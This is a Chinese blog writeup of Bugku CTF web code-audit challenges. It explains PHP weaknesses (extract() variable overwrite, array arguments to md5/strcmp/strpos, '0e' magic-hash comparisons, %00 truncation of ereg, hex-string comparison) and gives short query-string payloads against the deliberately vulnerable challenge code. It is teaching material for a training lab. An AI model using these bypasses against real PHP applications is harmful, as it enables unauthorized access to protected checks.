# bugctf web代码审计 writeup

原创


R_1v3r 于 2019-03-20 16:12:49 发布 259 收藏

分类专栏： ctf-web



本文链接：https://blog.csdn.net/qq_20307987/article/details/88691708







把题目做完了，记录一下题解

## extract变量覆盖

```
<?php
$flag='xxx';
extract($_GET);
if(isset($shiyan))
{
$content=trim(file_get_contents($flag));
if($shiyan==$content)
{
echo'flag{xxx}';
}
else
{
echo'Oh.no';
}
}
?>

http://123.206.87.240:9009/1.php?flag=NULL&shiyan=
Flag=php: //input & shiyan  = 1
POST 1
```

## strcmp比较字符串

```
在Php 5.3以后
GET /6.php?a[]=1
Strcmp比较数组和字符串的时候回返回0
就是和相等时一样的
```

## Urldecode二次编码绕过

```
浏览器回进行一次urldecode所以要对hackerDJ进行两次urlencode
```

## md5函数

```
  Md5三等号用数组绕过
    二等号用0e绕过



数组返回NULL绕过
先来谈论一下标准的答案：

第一个条件：
     必须以数字或者字母开头（其实看到ereg就可以想到%00截断）

第二个条件：
       必须在password参数中找到--。

所以得出以下正解：
  index.php?password=a%00--
    那么话又说回来了，为什么直接password[]=a就可以绕过呢？
    1.ereg只能处理字符，而你是数组，所以返回的是null，三个等号的时候不会进行类型转换。所以null不等于false。
    2.strpos的参数同样不能够是数组，所以返回的依旧是null，null不等于false也是正确。
```

## 弱类型整数大小比较绕过

```
解题思路:is_numeric()函数对于空字符%00，无论是%00放在前后都可以判断为非数值，而%20空格字符只能放在数值后。所以，查看函数发现该函数对于第一个空格字符会跳过空格字符判断，接着后面的判断
GET /22.php?password[]=23333  涉及到函数对数组的处理
GET /22.php?password=233333abc 涉及到类型转换
password=2345%00 涉及到截断
password=2345%20

sha()函数比较绕过
Sha()处理数组时候，回返回NULL，所以可以绕过===

name[]=123&password[]=1234
```

## Md5加密相等绕过

```php
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
echo "flag{*}";
} else {
echo "false!!!";
}}
else{echo "please input a";}
?>
```

这个题目如果知道MD5碰撞的概念，同时知道了在PHP中的MD5中的0e的比较，这道题目就十分的简单。

如果md的值是以0e开头的，那么就与其他的0e开头的Md5值是相等的。例子如下：

```
md5('s878926199a')=0e545993274517709034328855841020
md5('s155964671a')=0e342768416822451524974117254469
//可以看到两者的md5值都是以0e开头的，则
md5('s878926199a')==md5('s155964671a') //就是True
```

详细解释：

php关于==号是这样处理的，如果一边是整型，另一边也需要是整型。

0e545993274517709034328855841020

这是一个整数，在php里是理解为0*10^4549...20的意思，那么其值是0

同样

0e342768416822451524974117254469

这是一个整数，在php里是理解为0*10^34..69的意思，那么其值是0

举一个反面的例子

1e1和1e2

1e1 == 1e2 这个结果是对是错？

这里1e1=1*10^1=10

1e2=1*10^2=100

所以1e1 == 1e2这是false，但是

100 == 1e2 这是true，为什么1e2先转为整型，是100

注意，对于e是指幂次。而其他26字符并不具有此能力。

## 十六进制与数字比较

```
首先分析代码，函数要求变量$temp不能存在1~9之间的数字，
最后，又要求$temp=3735929054;
这本来是自相矛盾的，但php在转码时会把16进制转化为十进制.于是把
3735929054转换成16进制为0xdeadc0de，记得带上0x;
构造payload

?password=0xdeadc0de
```

## ereg正则截断

```
GET /5.php?password=1e9%00*-*
GET /5.php?password[]=1
原理测试代码
<?php
var_dump(strpos($_GET['password'],'-'));

var_dump(ereg ("^[a-zA-Z0-9]+$", $_GET['password']));

var_dump(NULL === FALSE);

?>
```

## strpos数组绕过

```
Ctf[]=1
同样的套路（函数处理数组的问题
```

Ctf[]=1
同样的套路
）